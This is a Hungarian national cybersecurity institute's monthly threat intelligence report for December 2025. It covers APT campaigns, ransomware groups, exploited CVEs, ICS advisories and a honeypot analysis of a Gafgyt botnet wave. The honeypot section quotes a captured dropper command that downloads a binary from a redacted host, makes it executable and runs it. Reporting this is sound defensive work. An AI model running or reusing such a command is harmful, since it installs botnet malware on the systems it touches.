2025 december havi CTI riport

1996

NEMZETBIZTONSÁGI SZAKSZOLGÁLAT

NEMZETI KIBERBIZTONSÁGI INTÉZET

A Nemzetbiztonsági Szakszolgálat Nemzeti Kiberbiztonsági Intézet havi rendszerességgel ad ki fenyegetéselemzést, mely összefoglalja a kibertér globális, valamint magyarországi helyzetét. A riport megismerése megfelelő támpontot adhat az olvasó számára, hogy szervezete milyen IT biztonsági kihívásokkal nézhet szembe a közeli jövőben.

Helyzetkép

2025 decemberében a globális kiberfenyegetettségi környezet jelentősen eszkalálódott, amit az államilag támogatott APT-csoportok aktivitásának növekedése és a zsarolóvírus-kampányok új hulláma jellemzett. A támadások célkeresztjében nem csupán katonai és kormányzati infrastruktúrák álltak, hanem egyre gyakrabban civil szervezetek, ipari rendszerek és felhőalapú környezetek is. A fenyegetések technikailag is jelentős fejlődésen mentek keresztül: megjelentek a komplex, többrétegű támadási mechanizmusok, a kernel-szintű rootkitektől kezdve az AMSI (Antimalware Scan Interface) kerülő technikákon át, egészen a célzott oldalirányú terjedésig.

A világ különböző régióiban tapasztalt támadások egyre inkább stratégiai célpontokra fókuszáltak, beleértve a SCADA/ICS rendszereket és a pénzügyi infrastruktúrákat is. Ezzel párhuzamosan megnőtt a nem állami szereplők által használt Malware-as-a-Service megoldások és az ellátási láncokon keresztüli kompromittálások száma is. A célpontok köre folyamatosan bővül, a lakossági IoT-eszközöktől egészen a magas szintű politikai, kormányzati rendszerekig.

A részletes jelentésben olvasható konkrét esetek és csoportok bemutatása alapján világosan kirajzolódik a 2025-ös év egyik legfőbb kiberbiztonsági tanulsága: a támadók motivációi és eszköztára folyamatosan fejlődnek, miközben a kritikus rendszerek védelme egyre nagyobb kihívást jelent mind technikai, mind stratégiai szempontból.

Káros kódok és zsarolóvírusok

APT csoportok

2025 decembere a globális kiberfenyegetettségi kép jelentős eszkalációját hozta, különösen a kínai és orosz állami hátterű APT csoportok részéről. A feltárt kampányok rávilágítottak, hogy a támadók már nemcsak adatot lopnak, hanem a kritikus infrastruktúrák (vízművek, élelmiszeripar) elleni szabotázsakciókra, valamint a virtualizációs és hálózati védvonalak tartós kompromittálására törekszenek Európában, az USA-ban és Ázsiában.

Oroszország:

2025 májusa és júniusa között az FSB-hez köthető, Calisto[1] néven ismert hackercsoport európai civil szervezeteket, köztük a Riporterek Határok Nélkül (RSF) munkatársait vette célba kifinomult adathalász támadásokkal. A Sekoia jelentése[2] szerint az akció során a támadók megbízható kapcsolatnak álcázva magukat, ProtonMail-fiókokon keresztül próbálták meg rávenni az áldozatokat rosszindulatú hivatkozások megnyitására vagy fertőzött archívumok letöltésére a hitelesítő adatok megszerzése érdekében. Bár a támadások egy részét a szolgáltatók közbelépése meghiúsította, a kampány rávilágít arra, hogy az orosz állami szereplők továbbra is szisztematikusan támadják az Ukrajnát támogató NGO-kat és a Moszkva számára kényes témákkal foglalkozó kutatóintézeteket.

Kína:

Egy 2025. december 4-i CISA-jelentés[3] szerint kínai állami hátterű csoportok (mint például a Warp Panda és az UNC5221) a BRICKSTORM[4] backdoor malware segítségével vettek célba amerikai kormányzati és informatikai szervezeteket. A támadók változatos módszerekkel juthattak be először DMZ-ben futó szerverekbe, majd onnan - oldalirányú

[1] https://malpedia.caad.fkie.fraunhofer.de/actor/callisto
[2] https://blog.sekoia.io/ngo-reporters-without-borders-targeted-by-calisto-in-recent-campaign/
[3] https://www.cisa.gov/news-events/alerts/2025/12/04/prc-state-sponsored-actors-use-brickstorm-malware-across-public-sector-and-information-technology
[4] https://malpedia.caad.fkie.fraunhofer.de/details/elf.brickstorm

terjedéssel (lateral movement) - belső virtualizációs platformokra (VMware Vcenter) telepítették a kártevőt, amely rétegzett titkosítással (HTTPS, WebSockets, TLS) és DoH-lekérdezésekkel rejti el a kommunikációját. A malware egyik különlegessége az öngyógyító mechanizmusa, amely zavar esetén automatikusan újraindítja vagy újratelepíti önmagát, miközben a támadók a megfertőzött platformokon keresztül virtuális gép pillanatképeket lopnak el, valamint bizalmas adatokat szivárogtattak ki.

2025 áprilisában szintén kínai állami hátterű támadók (valószínűsíthetően a Space Pirates vagy a Calypso csoport) japán szállítmányozási és logisztikai vállalatokat vettek célba az Ivanti Connect Secure sebezhetőségeinek (CVE-2024-21893[5], CVE-2024-21887[6]) kihasználásával. A LAC Watch 2025. decemberi jelentése[7] szerint a támadók a feltört eszközökön keresztül bejutottak a belső szerverekre, ahol káros kódokat, mint például a MetaRAT, a Talisman és a PlugX variánsait telepítették DLL sideloading[8] technikával. A támadás során alkalmazott MetaRAT különösen hatékonyan kerülte el a detektálást többrétegű titkosítás, API-hashing[9], és egyedi hálózati protokollok segítségével, miközben a támadók emelt szintű jogosultságokat szereztek a megtámadott MS Active Directory környezetben, biztosítva a hosszú távú hozzáférést a rendszerhez.

2025 novembere és decembere között az UAT-9686 (APT41 vagy UNC5174) csoport a Cisco biztonsági eszközeinek kritikus sebezhetőségét (CVE-2025-20393[10]) kihasználva hajtott végre célzott támadásokat. A Cisco Talos jelentése[11] szerint a támadók a nem megfelelően védett Spam Quarantine interfészeken keresztül jutottak adminisztrátori jogosultsághoz, majd telepítették az AquaShell nevű Python-alapú backdoort, amely az eszköz webes felületébe ágyazva tette lehetővé távoli parancsok végrehajtását. A tartós jelenlét biztosítására az AquaTunnel és a Chisel eszközöket használták titkosított csatornák kiépítésére, miközben az AquaPurge kártevővel szisztematikusan törölték a tevékenységükre utaló naplóbejegyzéseket, minimalizálva a lelepleződés kockázatát a kompromittált hálózatokban.

[5] https://nki.gov.hu/figyelmeztetesek/cve-serulekenysegek/cve-2024-21893/
[6] https://nki.gov.hu/figyelmeztetesek/cve-serulekenysegek/cve-2024-21887/
[7] https://www.lac.co.jp/lacwatch/report/20251208_004569.html
[8] https://techzone.bitdefender.com/en/tech-explainers/what-is-dll-sideloading.html
[9] https://attack.mitre.org/techniques/T1027/007/
[10] https://nki.gov.hu/figyelmeztetesek/cve-serulekenysegek/cve-2025-20393/
[11] https://blog.talosintelligence.com/uat-9686/

Az ESET 2025. december 18-i jelentése[12] szerint a LongNosedGoblin nevet viselő, újonnan azonosított kínai hátterű APT-csoport kiterjedt kiberkémkedési kampányt folytatott délkelet-ázsiai és japán kormányzati szervek ellen. A támadók többlépcsős fertőzési láncokat, AMSI-kerülő (Antimalware Scan Interface) technikákat és felhőszolgáltatásokat (OneDrive, Google Drive) használnak az adatszivárogtatáshoz, miközben olyan speciális eszközökkel egészítik ki műveleteiket, mint a képernyőfelvételre használt Argument Runner vagy a forgalom titkosítását végző ReverseSocks5 proxy.

A CloudSEK 2025. december 24-i jelentése szerint a Silver Fox (más néven Void Arachne) APT-csoport nagyszabású adathalász kampányt indított indiai szervezetek ellen, az indiai adóhatóság nevével visszaélve. A támadók hivatalos dokumentumnak álcázott PDF-fájlokon keresztül irányították az áldozatokat egy rosszindulatú domainre, ahonnan egy NSIS (nyíltforráskódú, Windows telepítőkészletek létrehozására használható rendszer) alapú telepítőt töltettek le velük. A fertőzési lánc során a csoport DLL-eltérítést (DLL side-loading) alkalmazott, egy hiteles, aláírt végrehajtható fájlt (Thunder.exe) használtak fel arra, hogy bejuttassanak egy kártékony libexpat.dll nevű állományt, amely végül memóriában futó shellcode segítségével telepítette a ValleyRAT trójait. Ez a moduláris kártevő kifinomult rejtőzködési technikákat alkalmaz, beleértve a Windows Defender kiiktatását és a Windows beállításjegyzékében (Registry) tárolt bővítményeket, miközben háromszintű C2 infrastruktúrán keresztül biztosít távoli hozzáférést, adatlopási és megfigyelési képességeket a támadóknak.

A Kaspersky Securelist 2025. december 29-i jelentése[13] szerint a HoneyMyte (más néven Mustang Panda vagy RedDelta) csoport támadássorozatot hajtott végre mianmari és thaiföldi kormányzati szervek ellen. A művelet központi eleme egy kernel-módú „mini-filter" rootkit, amely egy lejárt, de érvényesnek tűnő tanúsítványt használva épül be a Windows operációs rendszer mélyebb rétegeibe. A meghajtóként működő programkód nemcsak védi önmagát a törlés ellen, hanem szisztematikusan kiiktatja a Microsoft Defendert, és láthatatlanná teszi a támadók folyamatait a biztonsági szoftverek elől. A rootkit egy magas jogosultságú svchost folyamatba injektálja a ToneShell backdoor legújabb variánsát, amely egyedi TLS 1.3 imitációval és XOR titkosítással kommunikál a

[12] https://www.welivesecurity.com/en/eset-research/longnosedgoblin-tries-sniff-out-governmental-affairs-southeast-asia-japan/
[13] https://securelist.com/honeymyte-kernel-mode-rootkit/118590/

támadók szervereivel, miközben a driver folyamatosan blokkol minden olyan kísérletet, amely a kártevő észlelésére vagy leállítására irányulna.

Közel-kelet:

A Palo Alto Networks Unit 42 részlegének 2025. decemberi jelentése szerint a feltételezhetően a Hamászhoz köthető Ashen Lepus (más néven WIRTE) hackercsoport kiterjesztette kiberkémkedési tevékenységét a Közel-Keleten és Észak-Afrikában. A csoport a korábbi palesztin, jordániai és egyiptomi célpontjai mellett immár ománi és marokkói kormányzati és diplomáciai szervezeteket is támad az új, AshTag elnevezésű moduláris malware-családdal. A támadók török–palesztin diplomáciai és védelmi kapcsolatokról szóló dokumentumoknak álcázott, fertőzött PDF-fájlokkal és RAR-archívumokkal hatolnak be a rendszerekbe, ahol a detektálás elkerülése érdekében in-memory végrehajtást és DLL-sideloading technikát alkalmaznak. Bár a térségben zajló konfliktusok alatt más palesztin csoportok aktivitása csökkent, az Ashen Lepus még a 2025. októberi tűzszünetet követően is aktív maradt, célzottan diplomáciai iratok ellopására és hosszú távú információszerzésre törekedve.

Általános káros kód trendek:

Az NKI által közétett közzétett rendszeres IT-biztonsági hírek alapján a nem állami szereplők támadási trendjeinek középpontjában a felhasználói bizalom és a legitim platformok szisztematikus kijátszása áll, legyen szó lakossági okoseszközökről, fejlesztői környezetekről vagy hivatalos alkalmazásboltokról. Meghatározó irányvonal a MaaS (Malware-as-a-Service) modell térnyerése (például SantaStealer, AMOS), amely bárki számára elérhetővé teszi a kifinomult adatlopást, valamint az harmadik féltől származó szoftverek kompromittálása, ahol a támadók előre fertőzött hardverekkel (Kimwolf botnet), kártékony fejlesztői bővítményekkel (Glassworm) vagy megbízható szoftverboltokba (Google Play) becsempészett trójaiakkal (Anatsa) érnek el tömeges fertőzést. A technikai megoldások terén megfigyelhető a többrétegű rejtőzködés (például Unicode-karakterek használata, memóriában futó kódok, „doppler-technika" szerinti késleltetett frissítés), miközben a célpontok köre a hétköznapi felhasználóktól és szórakoztató elektronikai eszközöktől (Android TV boxok, torrent-feliratok) egészen a magas hírszerzési értékkel bíró politikai és üzleti vezetőkig (Candiru spyware) terjed.

Magyarországi trendek:

Az NBSZ-NKI hónapról hónapra elvégzi a Magyarországhoz köthető fertőzöttségi információk elemzését. Decemberben hasonlóan az előző hónapban tapasztalt emelkedés folyatódott a banki trójai fertőzések, valamint az információ lopást végző kártevők számában, továbbá a nemzetközi trendeknek megfelelően hazánkban is igen elterjedtek az Android kártevők is.

Káros kód	Trend
Vextrio	↓
BADBOX 2.0	↑
Ranbyus	↑
Nymaim	↑
Vo1d(2)	↑
Tiny Banker	↑
Matsnu	↑
Ngioweb	↑
SmokeLoader	↑
GozNym	↑

1. ábra: Káros kód trendek Magyarországon

A beérkezett adatok elemzése alapján megállapítható, hogy az elmúlt hónapban növekvő tendenciát mutattak a .hu TLD-vel rendelkező weboldalakon az adathalász és egyéb malware-terjesztésre használt fertőzések, illetve a vezérlőszerverként működő webszerverek száma is. Kiemelendő, hogy a szomszédos Románia infrastruktúráját két nagyobb a sajtóban is megjelenő támadás súlytotta. A román vízügyi hatóságot ért zsarolóvírus fertőzés[14] több mint 1000 számítógépet, földrajzi információs rendszereket, adatbázisokat, e-mail és webkiszolgálást is érintett, viszont az ipari rendszerek (OT) sértetlenek maradtak, így a vízellátás folyamatos volt. Szintén Romániában egy széntüzelésű erőmű az Oltenia Energy Complex ellen történt támadás[15] a Gentlemen csoport által, mely miatt a teljes IT infrastruktúra leállásra kényszerült, viszont a termelést ez a támadás sem érintette.

Zsarolóvírusok

2025 decemberében az NBSZ–NKI információi alapján az előző hónaphoz képest nagyban emelkedett a sikeres zsarolóvírus-támadások száma. Ez arra utal, hogy a ransomware-ökoszisztéma az eddigi trendeknek megfelelően tovább fejlődhetett.

Szektoranalízis

A novemberben megismert információk szerint a zsarolóvírus-csoportok elsősorban az építőipari, gyártási, ipari gépgyártó, jogi és egészségügyi szektort vették célba. A legtöbb incidens az Amerikai Egyesült Államokban történt, ugyanakkor Európa, illetve Közép-Európa továbbra is érintett: Magyarországról, Ausztriából, Szlovákiából, Romániából, Lengyelországból is jelentettek ilyen eseményeket.

[14] https://www.bleepingcomputer.com/news/security/romanian-water-authority-hit-by-ransomware-attack-over-weekend/
[15] https://www.bleepingcomputer.com/news/security/romanian-energy-provider-hit-by-gentlemen-ransomware-attack/

Zsarolóvírus-csoportok havi aktivitási trendje

Típus	Trend
Qilin	↑
LockBit Gang (BITWISE SPIDER, DEV-0396, Flighty Scorpius)	↑
Akira	↓
Safepay	↑
Sinobi	↑
Dragon Force	↑
INC	↑
Devman	↑
Hellcat	↑
Play	↑

2. ábra: Top 10 zsarolóvírus trendadatai

Decemberben Qilin bizonyult a legaktívabb zsarolóvírus-csoportnak, amely egy Ransomware-as-a-Service (RaaS) modellben működő, Windows, Linux és VMware környezetekre szabható zsarolóvírusokat használó kiberbűnözői csoport. A támadásaikat főként adathalászattal és távoli felügyeleti eszközök (RMM) kihasználásával hajtják végre, az összegyűjtött váltságdíjakból pedig magas, 80-85%-os jutalékot kínálnak partnereiknek, miközben szigorúan tiltják a Független Államok Közössége (FÁK) országainak célba vételét. Bár követeléseik általában 50 ezer és 800 ezer dollár közé esnek, a Synnovis egészségügyi szolgáltató elleni támadás során már 50 millió dollárt követeltek, ami jelzi a csoport növekvő ambícióit és a kritikus infrastruktúrákra jelentett veszélyét.

Kihasznált sérülékenységek

A sikeres zsarolóvírus-támadások során a támadók több ismert sérülékenységet is kihasználnak, elsősorban azért, mert a szoftverek rendszeres frissítései rendszeresen elmaradnak, így ezen hibák kihasználása különösen egyszerű. A leggyakrabban felismert sebezhetőség a CVE-2022-36537[16], amellyel a ZK Java Web Framework hibája használható ki egy speciálisan összeállított HTTP POST kérés segítségével. A sebezhetőség révén érzékeny információk nyerhetők ki a rendszerből.

[16] https://nvd.nist.gov/vuln/detail/cve-2022-36537

A támadók emellett továbbra is előszeretettel élnek a CVE-2021-44228[17] (Log4Shell), illetve a CVE-2024-1709[18], által kínált lehetőségekkel. Az NBSZ-NKI javasolja a frissítési előírások következetes betartását, valamint a szervezet weboldalán rendszeresen megjelenő sérülékenységi közlemények folyamatos figyelemmel kísérését.

[17] https://nki.gov.hu/figyelmeztetesek/cve-serulekenysegek/cve-2021-44228/
[18] https://nki.gov.hu/figyelmeztetesek/cve-serulekenysegek/cve-2024-1709/

ICS/SCADA

2025 decemberében az ipari vezérlőrendszereket (ICS) és SCADA hálózatokat érintő biztonsági incidensek, valamint kritikus riasztások száma szignifikáns növekedést mutatott. Ezen események rávilágítanak az operatív technológiai (OT) környezetek fokozott kitettségére és a célzott támadási vektorok folyamatos fejlődésére, ami indokolttá teszi a védelmi intézkedések felülvizsgálatát. A CISA 2025. decemberében számos ipari vezérlőrendszer gyártó termékének sebezhetőségére figyelmeztetett:

- Industrial Video & Control Longwatch [19]
- Iskra iHUB and iHUB Lite[20]
- Johnson Controls OpenBlue Mobile Web Application for OpenBlue Workplace[21]
- Multiple India-based CCTV Cameras[22]
- Siemens IAM Client[23]
- Siemens Advanced Licensing (SALT) Toolkit[24]
- Hitachi Energy AFS, AFR and AFF Series[25]
- Inductive Automation Ignition[26]
- Schneider Electric EcoStruxure Foxboro DCS Advisor[27]
- Axis Communications Camera Station Pro, Camera Station, and Device Manager[28]
- WHILL Model C2 Electric Wheelchairs and Model F Power Chairs[29]

A CISA, az FBI és nemzetközi partnereik 2025 decemberi figyelmeztetése[30] szerint a GRU által támogatott hackercsoportok, mint a CyberArmyofRussia_Reborn (CARR), a NoName057(16) és az ezekből alakult Z-Pentest, egyre agresszívabban támadják az amerikai és európai kritikus infrastruktúrákat. A támadók alacsony technikai felkészültségük ellenére fizikai károkat is okoztak, 2024 novemberében egy az egyesült államokbeli húsüzem elleni akciójuk során több ezer kiló hús romlott meg és ammóniaszivárgás lépett fel, míg egy vízmű elleni támadásuk egymillió liternyi ivóvíz

[19] Industrial Video & Control Longwatch | CISA
[20] https://www.cisa.gov/news-events/ics-advisories/icsa-25-336-02
[21] https://www.cisa.gov/news-events/ics-advisories/icsa-25-338-03
[22] https://www.cisa.gov/news-events/ics-advisories/icsa-25-343-03
[23] https://www.cisa.gov/news-events/ics-advisories/icsa-25-345-04
[24] https://www.cisa.gov/news-events/ics-advisories/icsa-25-345-05
[25] https://www.cisa.gov/news-events/ics-advisories/icsa-25-350-03
[26] https://www.cisa.gov/news-events/ics-advisories/icsa-25-352-01
[27] https://www.cisa.gov/news-events/ics-advisories/icsa-25-352-02
[28] https://www.cisa.gov/news-events/ics-advisories/icsa-25-352-08
[29] https://www.cisa.gov/news-events/ics-medical-advisories/icsma-25-364-01
[30] https://www.cisa.gov/news-events/cybersecurity-advisories/aa25-343a

elfolyásához vezetett. A csoportok elsősorban gyengén védett, internetre nyitott VNC-kapcsolatokat és alapértelmezett jelszavakat kihasználva férnek hozzá ipari vezérlőrendszerekhez (ICS). Bár módszereik gyakran szakszerűtlenek és az elért hatás véletlenszerű, a hatóságok hangsúlyozzák, hogy az automatizált szkennelés miatt a legkisebb önkormányzati szolgáltatók és magáncégek is állandó veszélynek vannak kitéve.

Sérülékenységek

Sérülékenység publikálások az NKI weboldalán december hónapban (kritikus)	Sérülékenység publikálások a CISA KEV katalógusában [31]december hónapban
CVE-2025-8489	CVE-2025-48633
CVE-2025-13486	CVE-2025-48572
CVE-2025-55182	CVE-2021-26828
CVE-2025-54988	CVE-2025-55182
CVE-2022-37055	CVE-2022-37055
CVE-2021-35211	CVE-2025-66644
CVE-2025-42928	CVE-2025-6218
CVE-2025-42880	CVE-2025-62221
CVE-2025-55754	CVE-2025-58360
CVE-2025-10573	CVE-2018-4063
CVE-2025-59718	CVE-2025-14174
CVE-2025-59719	CVE-2025-14611
CVE-2025-14611	CVE-2025-43529
CVE-2025-58360	CVE-2025-59718
CVE-2025-20393	CVE-2025-59374
CVE-2025-59374	CVE-2025-40602
CVE-2025-14733	CVE-2025-20393
CVE-2020-12812	CVE-2025-14733
CVE-2026-0625	CVE-2023-52163
CVE-2025-37164	CVE-2025-14847
CVE-2026-21858	
CVE-2025-68613	
CVE-2025-68668	
CVE-2026-21877	

3. ábra: Decemberi összegző táblázat az NKI által publikált kritikus sérülékenységekből, illetve a CISA KEV katalógusából

A 2025. év végén kritikus kockázatot jelentett több, népszerű szoftverben felfedezett sérülékenység. A vizsgált időszakban publikált CVE-bejegyzések trendjei alapján a releváns gyengeségtípusok (CWE) két meghatározó kategóriába sorolhatók:

- Magas súlyosságú, távoli kódfuttatást (RCE) lehetővé tevő sebezhetőségek Szerveroldali keretrendszerekben, amelyek a kritikus üzleti logika és adatok közvetlen kompromittálásával fenyegetnek.

[31] https://www.cisa.gov/known-exploited-vulnerabilities-catalog

- A hálózati peremvédelmi eszközökben azonosított, a hitelesítési mechanizmusok megkerülésére (Authentication Bypass) alkalmas hibák, amelyek közvetlen utat biztosítanak a belső hálózatokba való illetéktelen behatoláshoz.

A vizsgált időszak egyik legjelentősebb hatású sebezhetősége a Meta React Server Components implementációját érintő CVE-2025-55182 azonosítójú hiba volt. A sérülékenység kritikus súlyosságú, kihasználása lehetővé teszi a nem hitelesített távoli támadók számára tetszőleges programkód futtatását (RCE) a szerveroldalon, amennyiben a környezet olyan specifikus komponenseket alkalmaz, mint a react-server-dom-parcel, a turbopack vagy a webpack. A React és Next.js ökoszisztéma globális elterjedtsége miatt a sebezhetőség kiterjedt infrastrukturális kitettséggel rendelkezett a frontend-backend integrált szolgáltatásoknál, különösen a szerveroldali renderelést (SSR) használó architektúrák esetén. A biztonsági hiba kritikus besorolását igazolja a maximális, 10.0-s CVSS pontszám, valamint az a tény, hogy a CISA – az igazolt és aktív kihasználási kísérletek miatt – felvette azt a bizonyítottan kihasznált sérülékenységek (KEV) katalógusába.


Említésre méltó sebezhetőségek továbbá a Fortinet eszközökben felfedezett CVE-2025-59718, valamint a CVE-2025-59719 azonosítójú hitelesítési-megkerülést lehetővé tevő hibák, amelyek egy nem megfelelő kriptográfiai aláírás ellenőrzés miatt a FortiCloud SSO bejelentkezés hitelesítésének megkerülését segíthetik elő. A sérülékenységek kritikus kockázatot jelentenek a tűzfalak, átjárók és hálózati menedzsment rendszerek számára, mivel egy sikeres támadó adminisztrátori hozzáférést szerezhet anélkül, hogy érvényes hitelesítési adatokkal rendelkezne, aminek következtében akár konfigurációk megismerése, vagy további hálózati eszközök kompromittálása is bekövetkezhet.

A kiemelt sebezhetőségek publikálását követően aktív kibertámadási hullámok indultak, amire az NBSZ-NKI riasztás kiadásával reagált. Javasoljuk a jelzésekben foglaltak mihamarabbi elvégzését, különösképpen a támadásokat megakadályozni képes konfigurációs módosítások elvégzését, illetve a sérülékeny szoftverek frissítését.

Honeypot forgalom elemzése


A globális malware trendeket megtekintve felismerhető a botnet típusú fertőzések erős dominanciája. Statisztikák azt mutatják, hogy a Mirai típusú malwarek évek óta nagy népszerűségnek örvendenek. Ezt a Honeypotra beérkező események is megerősíthetik. A december hónap adatai között azonban kiugró eseményként fedezhetjük fel az Gafgyt jelenlétét.

A Gafgyt (más néven Bashlite) egy klasszikus de mai napig kifejezetten aktív Linux- és IoT-célú botnet kártékony kódcsalád, amelynek elsődleges rendeltetése nagy volumenű DDoS támadások végrehajtása kompromittált eszközök hálózatán keresztül. Jellemzően beágyazott Linux rendszereket – például routereket, IP-kamerákat és DVR/NVR eszközöket – fertőz, terjedése főként gyenge vagy alapértelmezett Telnet/SSH hitelesítési adatok brute-force kihasználásán, valamint kampányfüggően ismert sérülékenységeken alapul. A bot ELF formátumú binárisként több CPU-architektúrára (ARM, MIPS, x86 stb.) fordul, központi vezérlésű botnetként működik, egyszerű, sok variánsban IRC-szerű parancslogikával. Funkciói elsősorban különböző TCP/UDP alapú túlterheléses támadásokra koncentrálnak, de gyakran tartalmaz botmenedzsment és frissítési képességeket is. Hosszú ideje aktív, könnyen módosítható kódbázisa miatt a Gafgyt kiterjedt variáns-ökoszisztémát hozott létre, és a támadók gyakran félrevezető fájlnevekkel (például „rbot") terjesztik, ami időnként pontatlan attribúcióhoz vezet.



4. ábra: December hónapban beérkezett káros kódok eloszlása malware család alapján

A több mint 3700 begyűjtött káros dropper URL egy forrásból származik egy kiterjesztett próbálkozási kísérlet során. A Németországból érkező gyors lefolyású forgalom több Közigazgatási ágazatban elhelyezett Honeypot szenzort érintett. A telnet szolgáltatások 30 ezer körüli kérést fogadtak egy fél órás időintervallumban. A brute force jellegű bejelentkezési kísérleteket követően különböző fájlrendszeri változtatások és parancsok lefuttatásával próbáltak meg a támadók perzisztenciát kialakítani a rendszeren.



5. ábra: Forgalomváltozás az esemény során

A támadás során a következő mintázattokat fedeztük fel:

- Alapértelmezett SSH és Telnet hitelesítő adatok felhasználása
- Könnyen kihasználható célpontok (Telnet)
- Linux/IoT célzatú parancsok
- Megváltoztatott futtatási jogok
- ELF alapú letöltött futtatható kód

Az URL-ben szereplő fájlnév ellenére nem található összefüggés a Windows-os körökben ismert Rbot kártékony kóddal. Gafgyt kampányok esetében gyakori, hogy az adatcsomagok rbot, bot vagy bins neveket kapják.

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;
wget http://[redacted]/botpilled/rbot;
chmod 777 *;
./rbot
```

6. ábra: részlet a káros kód letöltését végrehajtó parancsból

Havi vendégszektor elemzés: fókuszban a pénzügyi szektor

A bank szektort érintő támadások skálája továbbra is szélesedik: a Distributed Denial-of-Service (DDoS) támadások továbbra is gyakoriak a célzottan pénzügyi infrastruktúrák ellen, időnként geopolitikai eseményekhez kötődve, miközben a social engineering alapú kampányok és adathalász támadások továbbra is a leggyakoribb kezdeti belépési vektorok közé tartoznak. Az ENISA Threat Landscape: Finance Sector jelentésének[32] adatai szerint az európai incidensek mintegy 46%-a bankokat érint, ami azt mutatja, hogy a pénzügyi intézmények továbbra is kiemelt célpontok a fenyegető szereplők számára.

A Marquis Software Solutions elleni ransomware támadás, közvetve 74 banki/credit union szervezet adatait érintette, és emiatt komoly biztonsági aggályokat vetett fel az iparágban: a támadást 2025. augusztusában azonosították, de az esettel kapcsolatos híranyagok decemberben is jelentős figyelmet kaptak, mivel a következmények és nyilvános információk múlt hónap elején kerültek be a szakmai hírcsatornákba. A támadás során kompromittálásra került a szolgáltató sebezhetőséget tartalmazó SonicWall tűzfala, majd több mint 400 000 felhasználó adatait lopták el, amelyek 74 bankhoz és hitelintézethez kötődnek. A kompromittált információk között személyes adatok (név, cím, SSN, banki adatok) is szerepelnek, ami azt mutatja, hogy ez nem pusztán egy technikai incidens volt, hanem érzékeny pénzügyi adatok kikerülésével járó biztonsági esemény a banki ellátási lánc szintjén.

Másik súlyos adatvédelmi incidenst szenvedett el múlt hónapban a SitusAMC (pénzügyi szolgáltatásokat nyújtó cég), amely számos amerikai nagybankkal (többek között a Morgan Stanley, Citi, vagy éppen a Chase) áll kapcsolatban. Az esemény során ismeretlen támadók hozzáfértek az ügyfelek saját, valamint szerződéseikhez kapcsolódó adatokhoz is.

A szakértők mindkét esetben kiemelték, hogy bár maga a banki infrastruktúra közvetlenül nem szenvedett el támadást, az üzemeltető szolgáltatókon keresztül történő adatvesztés

[32] https://www.enisa.europa.eu/sites/default/files/2025-02/Finance%20TL%202024_Final.pdf

súlyos hatással lehet a bankok biztonsági profiljára, ezért szükséges a szektor biztonságának megerősítése.

Ugyanakkor, ha visszatekintünk az év közepére, 2025. júniusában a Bank Sepah, Irán egyik állami tulajdonú bankja kibertámadás észlelése miatt[33] több digitális szolgáltatásban is tapasztalt súlyos működési zavarokat, beleértve az online banki hozzáférést, ATM kiszolgálás és tranzakciók elérhetőségét is, amely azt eredményezte, hogy az intézmény ideiglenesen offline állapotba került és az ügyfelek nem tudták használni a szolgáltatásokat. A támadást a Gonjeshke Darande (vagy "Predatory Sparrow") hackercsoport vállalta magára, amely adatmegsemmisítést illetve komoly adatvesztést is állít az eseménnyel kapcsolatban.

Lezárás, védelmi javaslatok

